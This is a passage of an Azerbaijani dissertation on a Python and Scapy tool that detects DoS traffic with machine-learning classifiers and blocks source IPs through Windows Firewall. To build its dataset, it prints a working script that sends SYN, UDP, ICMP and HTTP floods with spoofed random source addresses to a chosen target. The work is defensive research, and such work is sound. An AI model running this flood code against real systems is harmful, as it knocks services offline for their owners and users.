- Domen və ya bazar seqmentinə uyğun inkişaf etməkdə olan texnologiyalar, sənaye meylləri və ən yaxşı təcrübələr haqqında məlumatlı olmaq.
- Mövcud həllərin müvafiq qaydalara, standartlara və sənaye təlimatlarına uyğun olmasını təmin etmək
- Mövcud həllərdəki potensial boşluqları aktiv şəkildə aradan qaldırmaq üçün gələcək ehtiyacları və bazarda yaranan tendensiyaları təxmin etmək. Texnoloji irəliləyişlərin, istehlakçı davranışındakı dəyişikliklərin və ya tənzimləmə

tələblərindəki dəyişikliklərin cari həllərin aktuallığına və effektivliyinə necə təsir edə biləcəyini nəzərdən keçirmək.

İstifadəçi rəylərini, performans göstəricilərini, rəqabət mənzərəsini, sənaye meyllərini və uyğunluq tələblərini sistematik şəkildə təhlil edərək, təşkilatlar cari həllərdəki boşluqları müəyyən edə və onları effektiv şəkildə həll etmək üçün təşəbbüslərə üstünlük verə bilər. Bu proses təşkilatlara davamlı təkmilləşdirmə aparmağa, müştəri məmnuniyyətini artırmağa və bazarda rəqabət üstünlüyünü qorumağa imkan verir.

Yeni proqram təminatı təklif edərkən, inkişaf prosesini istiqamətləndirmək və təşkilat məqsədləri ilə uyğunluğu təmin etmək üçün aydın məqsədləri və gözlənilən nəticələri müəyyən etmək vacibdir. Proqram təminatı təşkilat daxilində mövcud sistemlərdə və ya proseslərdə müəyyən edilmiş xüsusi ağrı nöqtələrini, çətinlikləri və ya səmərəsizlikləri həll etmək məqsədi daşıyır.

Gözlədiyimiz nəticələrə nəzər yetirək:

- Təkmilləşdirilmiş Əməliyyat Effektivliyi:
- Təkmilləşdirilmiş İstifadəçi Məmnuniyyəti:
- Artan Məhsuldarlıq:
- Ölçülənə bilən İnfrastruktur:
- Təkmilləşdirilmiş Təhlükəsizlik Duruşu:
- İnnovativ Həllər:

Məqsədləri və gözlənilən nəticələri aydın şəkildə müəyyən etməklə, təklif olunan proqram təminatı təşkilat üçün strateji aktiv kimi xidmət edə bilər, dəyər yaratmağa, innovasiyaları təşviq etməyə və uzunmüddətli böyümə və uğura dəstək verə bilər.

Yeni proqram təminatı təklif edərkən, onun dəyər təklifini nümayiş etdirmək və investisiyanı əsaslandırmaq üçün mövcud alətlərlə müqayisədə potensial üstünlükləri və təkmilləşdirmələri müəyyən etmək çox vacibdir. Təklif olunan proqram təminatının mövcud alətlərlə müqayisədə təklif edə biləcəyi bəzi potensial üstünlüklər və təkmilləşdirmələr bunlardır:

- Intuitiv interfeyslər, fərdiləşdirilə bilən idarə panelləri və fərdiləşdirilmiş parametrlər mövcud alətlərin köhnəlmiş interfeysləri ilə müqayisədə istifadəçi məmnuniyyətini və istifadəni yaxşılaşdırır.

- Təklif olunan proqram təminatı real vaxtda əməkdaşlıq, proqnozlaşdırıcı analitika və ya maşın öyrənməsi ilə idarə olunan anlayışlar kimi mövcud alətlərdə mövcud olmayan qabaqcıl xüsusiyyətlər və funksiyalar təklif edə bilər.
- Mövcud sistemlər, proqramlar və üçüncü tərəf API-ləri ilə qüsursuz inteqrasiya məlumat siloslarını azaldır və qarşılıqlı fəaliyyət qabiliyyətini yaxşılaşdırır, parçalanmış və ya uyğun gəlməyən alətlərlə müqayisədə daha yaxşı məlumat axını və iş axınının avtomatlaşdırılmasına imkan verir.
- Güclü təhlükəsizlik tədbirləri, şifrələmə standartları, giriş nəzarətləri və audit yolları daha az təhlükəsiz və ya uyğun olmayan mövcud alətlərlə müqayisədə daha yaxşı məlumatların qorunmasını və normativ tələblərə uyğunluğu təmin edir.
- Təklif olunan proqram təminatı sərt və ya hər kəsə uyğun olan həllərlə müqayisədə xüsusi biznes ehtiyaclarına və iş axınlarına uyğunlaşmaq üçün daha geniş fərdiləşdirmə seçimləri və çeviklik təklif edə bilər.
- Rəqabətli qiymətlər, azaldılmış lisenziya rüsumları və ya lazımsız alət və sistemlərin ləğvi səbəbindən aşağı ümumi sahiblik dəyəri (TCO) bahalı və ya həddindən artıq qiymətli mövcud alətlərlə müqayisədə xərclərə qənaət və daha yaxşı dəyər təklif edir.
- Özünə xidmət imkanları, interaktiv vizuallaşdırmalar və əməkdaşlıq xüsusiyyətləri istifadəçilərə məlumatları araşdırmaq, fikirlər yaratmaq və mövcud alətlərin passiv və ya məhdudlaşdırıcı interfeysləri ilə müqayisədə daha effektiv məlumat əsasında qərarlar qəbul etmək imkanı verir.

Bu potensial üstünlükləri və təkmilləşdirmələri vurğulamaqla, yeniliyi təşviq etmək və təşkilata nəzərə çarpacaq faydalar təqdim etmək potensialını daha yaxşı başa düşə bilərik.

III FƏSİL.PROQRAM TƏMİNATININ QURULMASI VƏ TEST EDİLMƏSİ

3.1. Şəbəkə Trafikinin analizi və anomaliyaların aşkarlanma üsullarını proqram təminatında tətbiq etmək

Bu dissertasiyanın əsas məqsədi potensial xidmətdən imtina (DoS) hücumlarını müəyyən etmək və xəbərdar etmək üçün nəzərdə tutulmuş şəbəkə trafikinin təhlili proqram həllinin hazırlanmasıdır. Bu proqram təminatı şəbəkə administratorlarını xidmətin əlçatanlığını saxlamaq məqsədi daşıyır. Python bir neçə vacib üstünlüklərinə görə bu disertasiya üçün əsas inkişaf dili olaraq seçilmişdir. Python-un çox yönlü və oxuna bilən sintaksisi proqram təminatının işlənməsi mərhələsində bizə ciddi vaxt qazandıracaq.

Zəngin Kitabxanalar Ekosistemi: Python şəbəkə təhlili və təhlükəsizlik üçün uyğunlaşdırılmış geniş kitabxanalar təklif edir. Bunlara daxildir: Scapy (paket manipulyasiyası), NumPy/Pandas (məlumat təhlili), Scikit-learn (maşın öyrənməsi), Matplotlib/Seaborn (vizuallaşdırma)

Güclü İcma Dəstəyi: Python-un geniş icması inkişaf zamanı əvəzolunmaz dəstək təklif edən geniş sənədlər, dərs vəsaitləri və onlayn forumlar təqdim edir. [Geeks of Gurukul,2003] Bədniyyətlilər öz metodlarını davamlı olaraq təkmilləşdirirlər və bu, bir çox ənənəvi DoS aşkarlama üsullarını etibarsız edir .Artıq zərərli fəaliyyəti göstərə bilən normal şəbəkə davranışından fərqli davranışların aşkar edilməsi, imza əsaslı sistemlərin təmin edə biləcəyindən daha mürəkkəb təhlil tələb edir. Bir çox mövcud NIDS (Network intrusion detection system)-də imzalara və əl ilə hazırlanmış qaydalara etibar etmək artıq təhlükəlidir. DoS hücumlarının zərərini azaltmaq və potensial pozuntulara tez cavab vermək üçün aşkarlama mexanizmləri real vaxt rejimində işləməlidir. Daha müasir yanaşma tətbiq etmək üçün 1ci mərhələdə DoS hücumları necə yaradılır onu araşdırmalı sonra isə machine learning alqoritmaları tətbiq etmək üçün dataset yığmalıyıq. DoS hücumlarını SYN Flood, UDP Flood, İCMP Flood və HTTP Flood ilə eləmək mümkündür. [Khaled,Drazen,Wang&Paul,2006]

SYN daşqın hücumunda təcavüzkar hədəf serverə TCP SYN paketlərinin toplusunu göndərir, lakin son ACK paketini göndərməklə final (3 way handshakedəki

son proses) prosesini tamamlamır. Bu, hədəf serverin hər bir natamam qoşulma cəhdi üçün resurslar ayırmasına səbəb olur, nəticədə resurslarını tükəndirir və xidmətdən imtinaya gətirib çıxarır. [Conrad&Feldman,2012] Skriptdə SYN daşqın paketləri flags='S' parametri ilə TCP qatından istifadə etməklə qurulur ki, bu da onun SYN paketi olduğunu göstərir. Bu paketlər hədəf IP və porta göndərilir. UDP daşqın hücumları hədəf serveri UDP paketləri ilə doldurараq, daxil olan paketləri emal etmək qabiliyyətini aşır. Skriptdə UDP daşqın paketləri UDP qatından istifadə etməklə qurulur. Bu paketlər hədəf IP və porta göndərilir. ICMP daşqın hücumları hədəf serveri ICMP echo sorğu paketləri (ping paketləri) ilə doldurur. Bu da hədəf serverin emal qabiliyyətini aşır. Skriptdə ICMP daşqın paketləri ICMP qatından istifadə etməklə qurulur. Bu paketlər hədəf IP-yə göndərilir. HTTP daşqın hücumları veb serveri çoxlu sayda HTTP sorğuları ilə doldurur, onun resurslarını istehlak edir və qanuni sorğulara xidmət edə bilmir. Təcavüzkarlar tez-tez təsirləri artırmaq üçün xüsusi URL-ləri və ya son nöqtələri hədəfləyirlər. Skriptdə HTTP daşqın paketləri müəyyən edilmiş hədəf IP və porta HTTP GET sorğusu ilə qurulur (defolt olaraq port 80-dir – çünkü HTTP serverde 80ci portda qaldırılır). Bu paketlər qanuni HTTP sorğuları kimi görünür, lakin məqsəd serveri böyük həcmli sorğularla doldurmaqdır. Aşağıdakı kod bloku bizə yuxarıda qeyd olunan sorğuları yaratmaq da kömək edir. Pythonda yazılmış send_packet funksiyası bizdən target_ip, target_port, attack_mode kimi parametrlər götürür bu məlumatlar bizə simulasiya yaratmaqda kömək edəcək.

```
def generate_random_ip():
    return ".".join(str(random.randint(1, 254)) for _ in range(4))
def send_packet(target_ip, target_port, packet_size, attack_mode, label,
spoof_ip=False, pcap_file=None):
    try:
        source_ip = generate_random_ip() if spoof_ip else '192.168.1.100'
        source_port = random.randint(1024, 65535)
        if attack_mode == 'syn':
            packet = IP(src=source_ip, dst=target_ip) / TCP(sport=source_port,
dport=target_port, flags='S')
        elif attack_mode == 'udp':
            packet = IP(src=source_ip, dst=target_ip) / UDP(sport=source_port,
dport=target_port)
        elif attack_mode == 'icmp':
            packet = IP(src=source_ip, dst=target_ip) / ICMP()
        elif attack_mode == 'http':
            payload = "GET / HTTP/1.1\r\nHost: {}\r\n\r\n".format(target_ip)
            packet = IP(src=source_ip, dst=target_ip) / TCP(sport=source_port,
dport=80, flags='PA') / payload
         # Adjust the size of the packet to match the specified packet_size
        if len(packet) < packet_size:
            padding = Raw(b'X' * (packet_size - len(packet)))
            packet = packet / padding
        if pcap_file:
            wrpcap(pcap_file, packet, append=True)
        send(packet, verbose=False)
        # Log packet details for dataset
        with open('traffic_log.csv', 'a', newline='') as file:
                writer = csv.writer(file)
                writer.writerow([
                    datetime.now().isoformat(), source_ip, target_ip, source_port,
target_port,
                    packet_size, attack_mode, label, len(packet), packet.summary()
                ])
    except Exception as e:
        print(f"Error while sending packet: {e}")
```

Şəkil 3.1 DOS hücumları üçün saxta paket sorğularının yaradılması

Şəkil 3.1dəki kod blokunun işləməsi üçün şəkil 3.2dəki kitabxanalardan istifadə edirik.

```
import csv
import random
import argparse
from scapy.all import *
from scapy.layers.inet import TCP, UDP, ICMP, IP
```

Şəkil 3.2 – Python kitabxanaları və ya modulları

import csv, CSV fayllarından oxumaq və onlara yazmaq üçün funksionallığı təmin edən csv modulunu idxal edir. CSV, cədvəl məlumatlarının saxlanması üçün məşhur format olan Vergüllə Ayrılmış Dəyərləri (Comma Separated Values) ifadə edir. İmport random, təsadüfi ədədlər yaratmaq və qarışdırma kimi əməliyyatları yerinə yetirmək üçün funksiyaları ehtiva edən random modulunu daxil edir. İmport argparse, bu komanda xətti arqumentlərini idarə etmək üçün istifadə olunan argparse modulunu idxal edir. Bu, istifadəçi dostu əmr xətti interfeysləri yaratmağa imkan verir. Modul avtomatik olaraq kömək (help) mesajları yaradır və cmd vasitəsi ilə kodu run edən zaman argumentlər daxil etməyimizə köməklik edir. From scapy.all import *, scapy.all modulundan hər şeyi idxal edir. Scapy, paket manipulyasiyası və şəbəkə kəşfi üçün istifadə edilən güclü Python kitabxanasıdır. Bu, şəbəkə paketlərini yaratmağa,

manipulyasiya etməyə və ötürməyə imkan verir. From scapy.layers.inet import TCP, UDP, ICMP, IP, scapy.layers.inet saytından xüsusi sinifləri idxal edir:

TCP: Bağlantı yönümlü ötürmələr üçün istifadə edilən Transmissiya İdarəetmə Protokolu (Transmission Control Protocol).

UDP: Əlaqəsiz əlaqə üçün istifadə olunan İstifadəçi Datagram Protokolu (User Datagram Protocol).

ICMP: Səhv mesajlarını və əməliyyat məlumatlarını göndərmək üçün istifadə edilən İnternet İdarəetmə Mesajı Protokolu (Internet Control Message Protocol).

IP: İnternet Protokolu (), paketləri internet üzərindən marşrutlaşdırmaq üçün istifadə olunan əsas protokol.

```
def main():
    parser = argparse.ArgumentParser(description="Network Traffic Simulator for
ML Training")
    parser.add_argument('-t', '--target', required=True, help='Target IP ad-
dress')
    parser.add_argument('-p', '--port', type=int, default=80, help='Target port
number')
    parser.add_argument('-m', '--malicious', type=int, default=100, help='Number
of malicious packets to send')
    parser.add_argument('--pcap', type=str, help='PCAP file path to save outgoing
packets')
    args = parser.parse_args()
    print(args)
    # Create CSV file and write header
    with open('traffic_log.csv', 'w', newline='') as file:
        writer = csv.writer(file)
        writer.writerow(['timestamp', 'source_ip', 'target_ip', 'source_port',
'target_port',
                         'packet_size', 'attack_mode', 'label', 'packet_length',
'packet_summary'])
    # Send malicious traffic
    for _ in range(args.malicious):
        attack_mode = random.choice(['syn', 'udp', 'icmp','http'])  # Randomly
select an attack type
        packet_size = random.randint(40, 1500)
        send_packet(args.target, args.port, packet_size, attack_mode, 'mali-
cious', spoof_ip=True, pcap_file=args.pcap)
if __name__ == '__main__':
    main()
```

Şəkil 3.3 – Hücum sorğularını işə salmaq üçün main funksiyası

Skript komanda xətti arqumentlərini müəyyən etmək və təhlil etmək üçün argparse modulundan istifadə edir. Onun idarə edə biləcəyi arqumentlərə aşağıdakılar daxildir:

-t və ya --target: Paketlərin göndəriləcəyi hədəf IP ünvanı (tələb olunur).

-p və ya --port: Defolt dəyəri 80 olan hədəf port nömrəsi.

-m və ya --malicious: Göndəriləcək zərərli paketlərin sayı, həmçinin defolt olaraq 100-dür.

--pcap: gedən paketlərin PCAP formatında saxlanacağı fayl yolunu göstərən istəyə bağlı arqument.

2ci mərhələ göndərilən sorğuları sniffing etməkdir.

```
def process_packet(packet):
    timestamp = datetime.datetime.now()
    if IP in packet:
        packet_size = len(packet)
        ttl = packet[IP].ttl
        proto = packet[IP].proto
        csum = packet[IP].chksum
        src_ip = packet[IP].src
        dst_ip = packet[IP].dst
        src_port, dst_port, tcp_flags_decimal, type_icmp, code_icmp, csum_icmp,
request_type = 0, 0, 0, 0, 0, 0, 0
        port_no = 0
        packet_sizes[src_ip].append(packet_size)
        packet_sizes[dst_ip].append(packet_size)
        rx_bytes_ave = sum(packet_sizes[dst_ip]) / len(packet_sizes[dst_ip])
        tx_bytes_ave = sum(packet_sizes[src_ip]) / len(packet_sizes[src_ip])
        # Extract TCP/UDP/ICMP specific data
        if ICMP in packet:
            type_icmp = packet[ICMP].type
            code_icmp = packet[ICMP].code
            csum_icmp = packet[ICMP].chksum
            port_no = packet[ICMP].id
            request_type = 'icmp'
        elif TCP in packet:
            src_port = packet[TCP].sport
            dst_port = packet[TCP].dport
            tcp_flags_decimal = get_tcp_flags_decimal(packet[TCP].flags)
            request_type = 'tcp'
            if packet[TCP].dport in [80, 443] or packet[TCP].sport in [80, 443]:
                if Raw in packet:
                    payload = packet[Raw].load.decode(errors='ignore')
                    if any(method in payload for method in ['GET', 'POST',
'HEAD', 'PUT', 'DELETE', 'OPTIONS']):
                        request_type = 'http'
        elif UDP in packet:
            src_port = packet[UDP].sport
            dst_port = packet[UDP].dport
            request_type = 'udp'
        data = [
                timestamp, packet_size, ttl, proto, csum, src_ip, dst_ip,
src_port, dst_port, tcp_flags_decimal,
                type_icmp, code_icmp, csum_icmp, port_no, rx_bytes_ave,
tx_bytes_ave, request_type
            ]
```

Şəkil 3.4 – Şəbəkədəki paketlərin sniffing prosesi

Bu kod bizə daha öncə göndərdiyimiz sorğuları sniffing etməkdə kömək edəcək sadəcə olaraq burda həmçinin şəbəkəmizdə olan normal şəbəkə trafikini də götürəcək və beləliklə datasetimiz tamamlanmış olacaq.

Process_packet funskiyası sniffing zamanı tutulan hər paket üçün Scapy tərəfindən işə salınır:

Lokal Dəyişənlərin yaradılması (Local Variable): Dəyişənlər mənbə və təyinat IP-ləri və portları, paket ölçüsü, istifadə olunan protokol (TCP, UDP, ICMP) və paketin xülasəsi kimi məlumatları saxlamaq üçün müəyyən edilir. İlkin olaraq bu dəyişənlər boş string və ya N/A kimi qeyd olunur

IP Layer Paketdə mənbə və təyinat IP ünvanlarını çıxarmaq üçün IP qatının olub olmadığını yoxlayır.

TCP/UDP/ICMP Layeri TCP və UDP paketləri üçün həm mənbə, həm də təyinat portları çıxarılır və paket ölçüsü müəyyən edilir.

```
# Function to extract decimal value of TCP flags
def get_tcp_flags_decimal(tcp_flags):
    flag_dict = {
        'F': 1,  # FIN
        'S': 2,  # SYN
        'R': 4,  # RST
        'P': 8,  # PSH
        'A': 16, # ACK
        'U': 32, # URG
        'E': 64, # ECE
        'C': 128, # CWR
        'N': 256  # NS
    }
    decimal_flags = sum(flag_dict[flag] for flag in tcp_flags if flag in
flag_dict)
    return decimal_flags
```

Şəkil 3.5 – TCP flagları və onların nömrələrinin xəritələnməsi

Get_tcp_flags_decimal funksiyası bizə TCP paketindəki flagları mapping edərək bizə decimal qaytarır, hər bir tcp flagının özünə məxsus hex kodu vardır [Gedik O,2023]. Yekunda kodlar cəmlənilir bu proses client və server arasındakı əlaqənin hansı mərhələdə neçə dəfə təkrarlandığını bildirmək üçündür.

TCP paketi 80 və ya 443 portuna yönəlirsə və xam data ehtiva edirsə deməli http və ya https sorğusu göndərilmişdir.

Diaqnostika və ya nəzarət məqsədləri üçün istifadə edilən ICMP paketləri üçün ölçü və xülasə qeyd olunur.

Xülasə və Paket Uzunluğu: packet.summary() metodu paketin qısa təsvirini, len(paket) isə ümumi paket uzunluğunu verir.

Məlumatların qeydi: Bütün toplanmış məlumatlar siyahıya toplanılır və sonra csv modulu vasitəsi ilə csv-ə yazılır.

3cü mərhələdə əlimizdəki iki fərqli dataseti merge etməliyik. Bunun üçün idləmə əməliyyatı aparırıq. 2ci mərhələdə əldə etdiyimiz datasetdə dst_ip, dst_port, src_ip, src_port sütunlarını birləşdirərək yeni bir sütun yaradırıq. 1ci mərhələdə əldə etdiyimiz datasetdə isə src_ip,src_port,dst_ip, dst_port sütunlarını qeyd edilən ardıcıllıqla birləşdirərək id əldə edirik. Sonra isə 1ci mərhələdə əldə olunan datasetin label sütununu ikinci mərhələdə əldə etdiyimiz datasetə merge edirik.

4cü mərhələ artıq dataset üzərində machine learning modelləri qurmalıyıq.

Maşın öyrənmə təsnifatçıları məlumatları xüsusi siniflərə təsnif edən alqoritmlərdir. Bu təsnifatçılar tibbi diaqnozdan fond bazarının proqnozlaşdırılmasına qədər müxtəlif sahələrdə istifadə olunur. Supervized learning modellərindən bəzilərini tətbiq edəcəyik. [Bou Nassif,Abu Talib,Nasir&Dakalbab]

1. Logistik reqressiya. Logistik reqressiya statistik modeldir ki, onun əsas formasında ikili asılı dəyişəni modelləşdirmək üçün logistik funksiyadan istifadə edir, buna baxmayaraq, o, bir neçə hadisə sinifini modelləşdirmək üçün genişləndirilə bilər. O, ilk növbədə ikili təsnifat tapşırıqları üçün istifadə olunur (məsələn, e-poçtun spam olub-olmadığını müəyyən etmək). Logistik reqressiyanı həyata keçirmək, şərh etmək asandır və öyrətmək çox səmərəlidir.

2. KNeighbors Təsnifatçısı. K-Nearest Neighbors (KNN) alqoritmi oxşarlıq ölçülərinə (məsələn, məsafə funksiyaları) əsaslanan yeni məlumat nöqtələrini təsnif edən sadə, lakin güclü maşın öyrənmə texnikasıdır. KNN qeyri-parametrik bir texnika kimi artıq 1970-ci illərin əvvəllərində statistik qiymətləndirmə və nümunənin tanınmasında istifadə edilmişdir. Ən yaxın k nümunələri arasında ən ümumi sinfi tapmaqla işləyir.

3. SVC (Support Vektor Təsnifatı - Support Vector Classification).Support Vektor Maşını (SVM) xətti və ya qeyri-xətti təsnifatı, reqressiyanı və hətta kənar göstəriciləri aşkar etməyə qadir olan güclü, çox yönlü maşın öyrənmə alqoritmidir. Təsnifat tapşırıqları üçün, xüsusən, SVC istifadə olunur. O, hətta məhdud giriş məkanında belə

mürəkkəb qərar sərhədləri yaratmaq qabiliyyəti ilə tanınır. SVC-lər yüksək ölçülü məkanlarda xüsusilə faydalıdır.

4. Decision Tree Classifier (Qərar ağacı təsnifatı). Qərar ağacı təsnifatı verilənlərin xüsusiyyətlərindən əldə edilən sadə qərar qaydalarını öyrənmək üsuludur. Ağacları şərh etmək və vizuallaşdırmaq asandır; onlar qeyri-xətti nümunələri tuta bilirlər və adətən verilənlərdəki kənar göstəricilərdən (outlier) təsirlənmirlər. Qərar ağacları reqressiya üçün də istifadə oluna bilər ki, bu da onları çox yönlü edir.

5. RandomForest Classifier (Təsadüfi Meşə Təsnifatı).RandomForest həm reqressiya, həm də təsnifat tapşırıqlarını yerinə yetirməyə qadir olan ansambl texnikasıdır. O, çoxlu qərar ağaclarından istifadə edir ('meşə' sözü burdan yaranır) və fərdi ağaclar tərəfindən çıxarılan siniflərin rejimi olan sinfi çıxarır. RandomForest-in arxasında duran konsepsiya fərdi qərar ağaclarına güvənməkdənsə, son nəticənin müəyyən edilməsində çoxsaylı qərar ağaclarını birləşdirməkdir.

6. XGBClassifier. XGBoost (Extreme Gradient Boosting) sürət və performans üçün nəzərdə tutulmuş gradient gücləndirilmiş qərar ağaclarının tətbiqidir. XGBoost, gradient gücləndirici çərçivədən istifadə edən məşhur qərar ağacına əsaslanan maşın öyrənmə alqoritmidir. Maşın öyrənmə yarışlarında performansı və sürəti ilə tanınır. XGBoost girişdə çatışmayan məlumatları idarə edə bilər və hesablama resursları baxımından səmərəlidir.

Modelə başlamazdan öncə datasetimizi yenidən nəzərdən keçiririk, sıradan kənar halları müəyyən etmək üçün qurulan modellərdə bu tip halların sayı ümumi datasetin 5-10% kimi bir hissəsini əhatə etməlidir. Lazım olan kitabxanaları import edirik.

```
from sklearn.model_selection import train_test_split
from sklearn.linear_model import LogisticRegression
from sklearn.neighbors import KNeighborsClassifier
from sklearn.svm import SVC
from sklearn.tree import DecisionTreeClassifier
from sklearn.ensemble import RandomForestClassifier
from xgboost import XGBClassifier

from sklearn.preprocessing import LabelEncoder, StandardScaler

import pandas as pd
import joblib
```

Şəkil 3.6 – Maşın öyrənmə üçün modulların daxil edilməsi

Əsasən scikitlearn (qısaca sklearn) modulunun təsnifatlarından istifadə edəcəyik.

```
# Load the dataset to examine its structure and content
file_path = 'network_datum.csv'
data = pd.read_csv(file_path)

# Convert IP addresses to numerical format using a simple hash function
data['src_ip'] = data['src_ip'].str.replace('.','')
data['dst_ip'] = data['dst_ip'].str.replace('.','')
data['id'] = data['id'].str.replace('.','')

def request_encoder(x):
    if x == 'tcp':
        return 1
    elif x == 'udp':
        return 2
    elif x == 'icmp':
        return 3
    elif x == 'http':
        return 4
    else:
        return 0

data['request_type'] = data['request_type'].apply(request_encoder)

# Split the data into training and testing sets
X = data.drop(['label', 'timestamp'], axis=1)
y = data['label']
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.2, ran-
dom_state=42)
```

Şəkil 3.7 – Datanın ilkin emalı

Datanı standard hala gətirib model üçün 2 hissəyə (train və test) bölürük, standartlara əsasən test ümumi datasetin 20%lik hissəsi olmalıdır. Dataseti bölərkən random_state parametri daxil edirik ki model training zamanı əzbərləmə olmasın.

4 saat ərzində toplanmış datasetimiz üzərində fərqli modelləri train etdiyimiz zaman Cədvəl 1dəki nəticə ilə qarşılaşırıq. Burdan da Random Forest modelinin bizim problemimizə ən uyğun model olduğu qənaətinə gələ bilərik.

Model nəticələri

Model	Accuracy (%)	Failure Rate (%)	Qeyd
Logistic Regression	99.89	0.11	
K-Nearest Neighbors	99.29	0.71	

Support Vector Machine	99.29	0.71	
Decision Tree	99.89	0.11	
Random Forest	99.91	0.09	ən yaxşı nəticə
XGBoost	99.89	0.11	

Modeli export etmək üçün isə joblib kitabxanasından istifadə edirik: joblib.dump(model, 'rf.joblib') [Sharma P]

3.2. Sistem Dizaynı, Loglamalar, Backendin qurulması

Şəbəkə paketinin sniffingi

Scapy İnteqrasiyası: Şəbəkə trafikini sniffingi üçün Scapy-dən istifadə edir. Tətbiq bütün gələn və gedən paketləri dinləyir, IP, TCP, UDP və ICMP kimi protokolları təhlil edir.

```
sniff(iface=self.interface, prn=self.process_packet,
stop_filter=self.stop_sniffing)
```

Şəkil 3.8 – Scapy Sniffing funksiyası

İnterfeyslərin müəyyən edilməsi – Scapy windows interfeyslərini müəyiyən etmək üçün scapy.arch.windows modulunun get_windows_if_list funksiyasından istifadə edirik. Bu funksiya bizə çoxlu sayda interfeys adı qaytarır bunları scapy aktiv interfeys kodları ilə mapping edib istifadəçi dostu adları əldə etmiş oluruq.

```
    def create_interface_mapping(self):
        """ Return a mapping of interface friendly names to Scapy-compatible
names """
        winList = get_windows_if_list()
        intfList = get_if_list()
        mapping = {}

        # Extract GUID from intfList and use it to map names from winList
        for intf in intfList:
            guid = intf.split('_')[-1][1:-1]  # Extract the GUID part from the
interface name
            for win in winList:
                if win['guid'] == '{' + guid + '}':  # Check if GUIDs match
                    mapping[win['name']] = intf
                    break
        return mapping

    def update_interface_list(self):
        self.listbox.clear()
        for friendly_name, scapy_name in self.interfaces.items():
            self.listbox.addItem(f"{friendly_name} ({scapy_name})")
```

Şəkil 3.9 – Windows və scapy interfeysləri arasında xəritələmə

Real vaxt rejimində emal: paketlər tutulduqca, onlar müvafiq məlumatları çıxarmaq üçün dərhal emal edilir.

Trafik Təhlili üçün Maşın Öyrənmə Modelin yüklənməsi: Paket məlumatlarını təhlil etmək və trafiki normal və ya zərərli kimi təsnif etmək üçün proqrama əvvəlcədən öyrədilmiş maşın öyrənmə modeli yüklənir.

Məlumatların Əvvəlcədən İşlənməsi: Scapy tərəfindən tutulan şəbəkə məlumatları maşın öyrənmə modelinin giriş tələblərinə uyğunlaşmaq üçün əvvəlcədən işlənir (normallaşdırılır və kodlaşdırılır).

```
def display_packet(self, packet):
            . . .
            df_test = pd.DataFrame(data)
        # Convert IP addresses to numerical format using a simple hash function
            df_test['src_ip'] = df_test['src_ip'].apply(hash)
            df_test['dst_ip'] = df_test['dst_ip'].apply(hash)
            df_test['id'] = df_test['id'].apply(hash)

            df_test.drop(['timestamp'], axis = 1, inplace = True)

            prediction = self.model.predict(df_test)

            # Log or use the prediction result
            if prediction[0] == 'malicious':
                block_ip(src_ip)
                print("Detected DoS!")
            elif prediction[0] == 'normal':
                print("Traffic is normal.")
```

Şəkil 3.10 – Paketlərin göstərilməsi və modelin yoxlanılması

Qərar qəbulu: Proqnozlara əsasən, trafik zərərli kimi təsnif edilərsə, skript IP ünvanını bloklamaq kimi hərəkətləri yerinə yetirə bilər.

Logging və Monitorinq

Tətbiq fəaliyyətinin və xətaların ətraflı qeydlərini tutmaq üçün konfiqurasiya edilmişdir. Qeydlərə vaxt ştampları, daxil edilmiş hadisənin xarakteri və mesaj daxildir.

Avtomatlaşdırılmış Giriş üçün Dekorator: Funksiyalar onların icra başlanğıcını, sonunu və baş verən hər hansı istisnaları avtomatik qeyd edən dekoratora qeyd edilir.

```
import logging
logging.basicConfig(filename='app.log', filemode='a', format='%(asctime)s -
%(levelname)s - %(message)s', level=logging.DEBUG)

def log_decorator(func):
    def wrapper(*args, **kwargs):
        logging.info(f'Function {func.__name__} started with args {args} and
kwargs {kwargs}')
        try:
            result = func(*args, **kwargs)
            logging.info(f'Function {func.__name__} ended successfully')
            return result
        except Exception as e:
            logging.error(f'Function {func.__name__} failed with error: {e}')
            raise e
    return wrapper
```

Şəkil 3.11 – Logging prosesi

IP ünvanının bloklanması

Windows Firewall ilə inteqrasiya: Zərərli hesab edilən xüsusi IP ünvanlarını bloklamaq üçün təhlükəsizlik divarı qaydalarını dəyişdirmək üçün sistem əmrlərindən (alt proses vasitəsilə) istifadə edir və həmin ünvanlardan gələcək zərərli trafikin qarşısını effektiv şəkildə alır.

```
@log_decorator
def block_ip(ip_address):
    """
    Block a specific IP address using Windows Firewall rules.

    Args:
    ip_address (str): The IP address to block.
    """
    rule_name = f"BlockIP_{ip_address.replace('.', '_')}"  # Create a unique name
for the firewall rule
    try:
        # Add a firewall rule to block the specified IP address
        subprocess.run([
            'netsh', 'advfirewall', 'firewall', 'add', 'rule',
            'name='+rule_name, 'dir=in', 'action=block', 'remoteip='+ip_address,
'enable=yes'
        ], check=True)
        print(f"Successfully added firewall rule to block IP address:
{ip_address}")
    except subprocess.CalledProcessError:
        print("Failed to add firewall rule. Ensure you have administrative
privileges.")
```

Şəkil 3.12 – Zərərli İP ünvanların firewall vasitəsi ilə blok edilməsi

Sistem Tələbləri və Asılılıqlar

Əməliyyat Sistemi Uyğunluğu: Windows-a məxsus təhlükəsizlik divarı əmrlərinin istifadəsi nəzərə alınmaqla, Windows-da işləmək üçün nəzərdə tutulmuşdur.

Python asılılıqları: PyQt5, Scapy, Pandas, NumPy və Scikit-learn kimi Python kitabxanalarını və bunları dəstəkləyən Python mühitini tələb edir.

3.3. İstifadəçi interfeysi dizaynı, UI/GUİ Komponentləri

1. Əsas Pəncərə Quraşdırması

Əsas pəncərə bütün digər GUI elementləri üçün konteyner rolunu oynayır. O, adətən menyular, status panelləri və əsas istifadəçi interfeysi komponentlərinin yerləşdirildiyi mərkəzi vidjet sahəsini əhatə edir.

```
class SnifferApp(QMainWindow):
    def __init__(self):
        super(SnifferApp, self).__init__()
        self.initUI()

    def initUI(self):
        self.setWindowTitle('Network Packet Sniffer')  # Window title
        self.setGeometry(100, 100, 800, 600)  # Position and size (x, y, width,
height)

        # Creation of GUI components
        self.createPacketView()
        self.createControls()

        # Layout setup
        mainLayout = QVBoxLayout()
        mainLayout.addWidget(self.packetView)
        mainLayout.addLayout(self.controlsLayout)

        # Setting the central widget
        centralWidget = QWidget()
        centralWidget.setLayout(mainLayout)
        self.setCentralWidget(centralWidget)
```

Şəkil 3.13 – Proqram təminatının əsas obyektinin yaradılması

2. Paket Ekranı

